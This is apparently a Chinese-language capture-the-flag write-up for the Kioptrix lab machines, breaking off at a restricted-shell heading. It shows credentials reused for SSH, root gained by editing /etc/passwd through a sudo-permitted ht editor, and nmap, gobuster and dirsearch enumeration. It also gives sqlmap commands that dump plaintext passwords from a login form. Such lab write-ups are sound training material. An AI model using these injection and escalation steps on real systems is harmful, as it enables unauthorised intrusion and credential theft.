
继续看其他表

dev_accounts表发现两组凭据

image-20260201174221642

1
2
dreg:Mast3r
loneferret:starwars

继续登录ssh


成功登录

image-20260201175403448

但dreg用户权限很低,登入另一个用户

ht提权


查看家目录,发现存在readme文件

image-20260201175846818


使用sudo ht编辑文件,顺势查看sudo权限

image-20260201175700131

长这样

image-20260201180322489


按f3打开/etc/passwd文件,尝试将当前用户修改为root

image-20260201180521411


重新ssh登录直接root

image-20260201180629453

Kioptrix 4

1
2
kali:192.168.1.19
靶机:192.168.1.11

信息收集

1
nmap -sn 192.168.1.0/24
1
nmap -p- --min-rate 10000 192.168.1.11 -oA nmap/port
1
2
3
4
5
6
7
8
9
10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 02:56 EST              
Nmap scan report for 192.168.1.11 (192.168.1.11)
Host is up (0.00050s latency).
Not shown: 39528 closed tcp ports (reset), 26003 filtered tcp ports (no-response)
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
139/tcp open netbios-ssn
445/tcp open microsoft-ds
MAC Address: 00:0C:29:15:00:43 (VMware)
1
nmap -sT -sV -sC -O -p22,80,139,445 192.168.1.11 -oA nmap/detail
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
PORT    STATE SERVICE     VERSION
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
| 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_ 2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
MAC Address: 00:0C:29:15:00:43 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 10h29m58s, deviation: 3h32m07s, median: 7h59m58s
| smb-os-discovery:
| OS: Unix (Samba 3.0.28a)
| Computer name: Kioptrix4
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: Kioptrix4.localdomain
|_ System time: 2026-02-03T10:58:30-05:00
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds

关键信息汇总

  • 操作系统:Linux(内核 2.6.9 ~ 2.6.33)
  • Web 服务:Apache 2.2.8 + PHP 5.2.4
  • SMB:Samba 3.0.28a
  • 主机名:Kioptrix4

Web 枚举

1
gobuster dir -u "http://192.168.1.11/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x .txt,.php,.html,.bak,.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
[+] Url:                     http://192.168.1.11/                                                                                                                                         
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,bak,js,txt,php
[+] Timeout: 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301) [Size: 352] [--> http://192.168.1.11/images/]
/index (Status: 200) [Size: 1255]
/index.php (Status: 200) [Size: 1255]
/.html (Status: 403) [Size: 324]
/member.php (Status: 302) [Size: 220] [--> index.php]
/member (Status: 302) [Size: 220] [--> index.php]
/logout (Status: 302) [Size: 0] [--> index.php]
/logout.php (Status: 302) [Size: 0] [--> index.php]
/john (Status: 301) [Size: 350] [--> http://192.168.1.11/john/]
/robert (Status: 301) [Size: 352] [--> http://192.168.1.11/robert/]
/.html (Status: 403) [Size: 324]
/server-status (Status: 403) [Size: 332]
Progress: 1323360 / 1323366 (100.00%)
===============================================================
Finished
===============================================================
1

dirsearch -u http://192.168.1.11 

image-20260203160604319


80页面是一个登录框

image-20260203160153442

目录扫描的结果,gobuster没有发现什么有用的,都要跳转登录,但dirsearch发现/database.sql

1
2
3
4
5
6
7
8
9
10
11
12
CREATE TABLE `members` (
`id` int(4) NOT NULL auto_increment,
`username` varchar(65) NOT NULL default '',
`password` varchar(65) NOT NULL default '',
PRIMARY KEY (`id`)
) TYPE=MyISAM AUTO_INCREMENT=2 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` VALUES (1, 'john', '1234');

得到一组凭据

1
john:1234

尝试登录,但报错

image-20260203160832000

尝试ssh登录,失败

没有其他发现,只有登录框,尝试sql注入

SQL 注入

交给sqlmap


1
sqlmap -u "http://192.168.1.11/index.php" --forms --batch --dbms mysql --dbs --level 2 --risk 2

image-20260203161800085


1
python sqlmap.py -u "http://192.168.1.11/index.php" --forms --batch --dbms mysql -D members --tables  --level 2 --risk 2 

image-20260203162428146

1
python sqlmap.py -u "http://192.168.1.11/index.php" --forms --batch --dbms mysql -D members -T members --dump  --level 2 --risk 2

image-20260203162508755


得到两组凭据

1
2
john:MyNameIsJohn
robert:ADGAdsafdfwt4gadfga==


image-20260203162745240

分别登录,但都没用,没什么有用的信息

SSH 登录与受限 Shell

